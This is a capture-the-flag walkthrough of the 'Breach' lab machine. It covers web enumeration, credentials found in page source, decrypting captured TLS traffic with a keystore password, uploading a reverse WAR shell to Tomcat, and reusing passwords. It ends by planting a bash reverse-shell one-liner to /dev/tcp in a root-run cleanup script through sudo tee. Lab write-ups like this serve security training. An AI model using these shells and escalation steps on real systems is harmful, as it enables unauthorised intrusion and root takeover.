
Nmap is taking forever, so I decided to use masscan. Apparently all ports are open, so let's just go to HTTP port 80



Office space! I love that movie

Well, the source code has some nice creds



pgibbons:damnitfeel\$goodtobeagang\$ta

By directory busting I found /images



# Index of /images

<u>Name</u>	Last modifie	ed Size	<u>Description</u>
Parent Directory		-	
💁 <u>bill.png</u>	2016-06-04 19	:35 315K	
💁 <u>cake.jp</u> g	2016-06-06 00	:45 47K	
🛂 <u>initech.jp</u> g	2016-06-05 19	:45 124K	
milton_beach.jpg	2016-06-04 16	:11 33K	
🛂 <u>swingline.jpg</u>	2016-06-06 00	:44 27K	
troll.gif	2016-06-09 13	:45 354K	

Apache/2.4.7 (Ubuntu) Server at 192.168.110.140 Port 80


The .png image had something interesting when I ran **strings.... coffeestains**. The image file's name is **bill.png** 



Also, in the homepage if we press the image we're redirected to another webpage, this one




The employee portal leads us to <a href="http://192.168.110.140/impresscms/user.php">http://192.168.110.140/impresscms/user.php</a>




The credentials found in the source code worked


Interesting stuff found here...

Profile »» Inbox »» FWD: Thank you for your purchase of Super Secret Cert Pro!



So that's why I couldn't scan the network





Maybe the credentials for his account are bill:coffeestains? Well no...

Interesting thing to notice is that when accessing the "content" part of the website we get a troll face. It must be hiding something

After a few searches, I found this post

Content > SSL implementation test capture

## SSL implementation test capture 🗉 \*

Published by Peter Gibbons on 2016/6/4 21:37:05. (0 reads)

Team - I have uploaded a pcap file of our red team's re-production of the attack. I am not sure what trickery they were using but I cannot read the file. I tried every nmap switch from my C|EH studies and just cannot figure it out. http://192.168.110.140/impresscms

/\_SSL\_test\_phase1.pcap They told me the alias, storepassword and keypassword are all set to 'tomcat'. Is that useful?? Does anyone know what this is? I guess we are securely encrypted now? -Peter p.s. I'm going fishing for the next 2 days and will not have access to email or phone.

 Nested
 ✓

 Oldest First
 ✓

 Refresh
 Post Comment

The comments are owned by the noster. We aren't responsible for their content

After a lot of googling, I managed to extract a private key from the keystore file. It required a password, **tomcat** did it

(kali@ kali)-[~/Downloads]
\$ keytool -v -importkeystore -srckeystore index.keystore
picked up \_JAVA\_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Importing keystore index.keystore to myp12file.p12 ...
Enter destination keystore password:
Re-enter new password:
Enter source keystore password:
[Storing myp12file.p12]

Now to make wireshark decrypt the SSL traffic... Let's google that and try to make it work

Packets are being sent to port 8443, so that's how we'll configure the private key

Okay we did it


http					
lo.	Time	Source	Destination	Protocol	Length Info
	14 1.035146	192.168.110.129	192.168.110.140	HTTP	1338 GET /_M@nag3Me/html HTTP/1.1
	18 1.101477	192.168.110.140	192.168.110.129	HTTP	92 HTTP/1.1 401 Unauthorized (text/html)
	26 4.374997	192.168.110.129	192.168.110.140	HTTP	1397 GET /_M@nag3Me/html HTTP/1.1
	32 4.421745	192.168.110.140	192.168.110.129	HTTP	92 HTTP/1.1 200 OK (text/html)
	34 4.478550	192.168.110.129	192.168.110.140	HTTP	1525 GET /_M@nag3Me/images/asf-logo.gif HTTP/1.1
	48 4.491327	192.168.110.140	192.168.110.129	HTTP	210 HTTP/1.1 304 Not Modified
	51 4.590181	192.168.110.129	192.168.110.140	HTTP	1523 GET /_M@nag3Me/images/tomcat.gif HTTP/1.1
	53 4.591910	192.168.110.140	192.168.110.129	HTTP	210 HTTP/1.1 304 Not Modified
	54 4.610733	192.168.110.129	192.168.110.140	HTTP	1335 GET /favicon.ico HTTP/1.1
	55 4.612935	192.168.110.140	192.168.110.129	HTTP	1210 HTTP/1.1 404 Not Found (text/html)
	60 6.804832	192.168.110.129	192.168.110.140	HTTP	1382 GET /cmd/ HTTP/1.1
	61 6.806695	192.168.110.140	192.168.110.129	HTTP	1196 HTTP/1.1 404 Not Found (text/html)
	71 9.770143	192.168.110.129	192.168.110.140	HTTP	1335 GET /cmd/cmd.jsp HTTP/1.1
	72 9.778658	192.168.110.140	192.168.110.129	HTTP	472 HTTP/1.1 200 OK (text/html)
	76 13.739966	192.168.110.129	192.168.110.140	HTTP	1438 GET /cmd/cmd.jsp?cmd=id HTTP/1.1
	77 13.754746	192.168.110.140	192.168.110.129	HTTP	466 HTTP/1.1 200 OK (text/html)

# One of the HTTP requests...

```
</html>GET / M@nag3Me/html HTTP/1.1
Host: 192.168.110.140:8443
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/201
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: /impresscms/modules/profile/admin/category.php_mod_pro
category.php mod profile Category ordersel=ASC; /impresscms/mo
admin/category.php_mod_profile_Category_filtersel=default; /im
field.php_mod_profile_Field_sortsel=field_name; /impresscms/mo
modules/profile/admin/field.php_limitsel=15; /impresscms/modul
impresscms/modules/profile/admin/regstep.php_mod_profile_Regst
regstep.php_mod_profile_Regstep_ordersel=ASC; /impresscms/modu
admin/regstep.php_mod_profile_Regstep_filtersel=default
Connection: keep-alive
Authorization: Basic dG9tY2F00lR0XDVE0EYoIyEqdT1HKTRtN3pC
```

So we have the login token and the directory to go to

Intercept the request with burp, add the token...



Now to create a reverse WAR shell

Uploaded it, ran it and there we go

```
(kali@kali)-[~/Desktop]
$ nc -nlvp 1337
listening on [any] 1337 ...
connect to [192.168.110.110] from (UNKNOWN) [192.168.110.140] 42952
whoami
tomcat6
```

#### Let's run linpeas

```
Permissions in init, init.d, systemd, and rc.d

https://book.hacktricks.xyz/linux-unix/privilege-escalation#init-init-d-systemd-and-rc-d

You have write privileges over /etc/init.d/portly.sh
```

But that's pretty much it... I can't reboot the machine so I won't be able to exploit this. Let's try **coffeestains** as a password in other users

```
tomcat6@Breach:/home$ ls -alh
ls -alh
total 16K
drwxr-xr-x 4 root
                                      4.0K Jun 4 2016 .
                           root
drwxr-xr-x 22 root
                           root
                                      4.0K Jun 4 2016 ..
drwxr-xr-x 3 blumbergh blumbergh 4.0K Jun 12 2016 blumbergh drwxr-xr-x 3 milton milton 4.0K Jun 6 2016 milton
tomcat6@Breach:/home$ su milton
su milton
Password: cofeestains
su: Authentication failure
tomcat6@Breach:/home$ su blumbergh
su blumbergh
Password: coffeestains
blumbergh@Breach:/home$
```

#### Got one!

```
blumbergh@Breach:/usr/share/cleanup$ sudo -l
sudo -l
Matching Defaults entries for blumbergh on Breach:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/bin
User blumbergh may run the following commands on Breach:
    (root) NOPASSWD: /usr/bin/tee /usr/share/cleanup/tidyup.sh
```

### Inside that file it says

```
#!/bin/bash

#Hacker Evasion Script
#Initech Cyber Consulting, LLC
#Peter Gibbons and Michael Bolton - 2016
#This script is set to run every 3 minutes as an additional defense measure against hackers.

cd /var/lib/tomcat6/webapps && find swingline -mindepth 1 -maxdepth 10 | xargs rm -rf
```

# So we plant a payload with tee and wait

```
echo '/bin/bash -i >& /dev/tcp/192.168.110.110/1111 0>&1' | sudo /usr/bin/tee /usr/share/cleanup/tidyup.sh
```

```
blumbergh@Breach:/usr/share/cleanup$ cat tidyup.sh cat tidyup.sh /bin/bash -i >& /dev/tcp/192.168.110.110/1111 0>&1
```

#### Now we wait



Wow, this was a long box!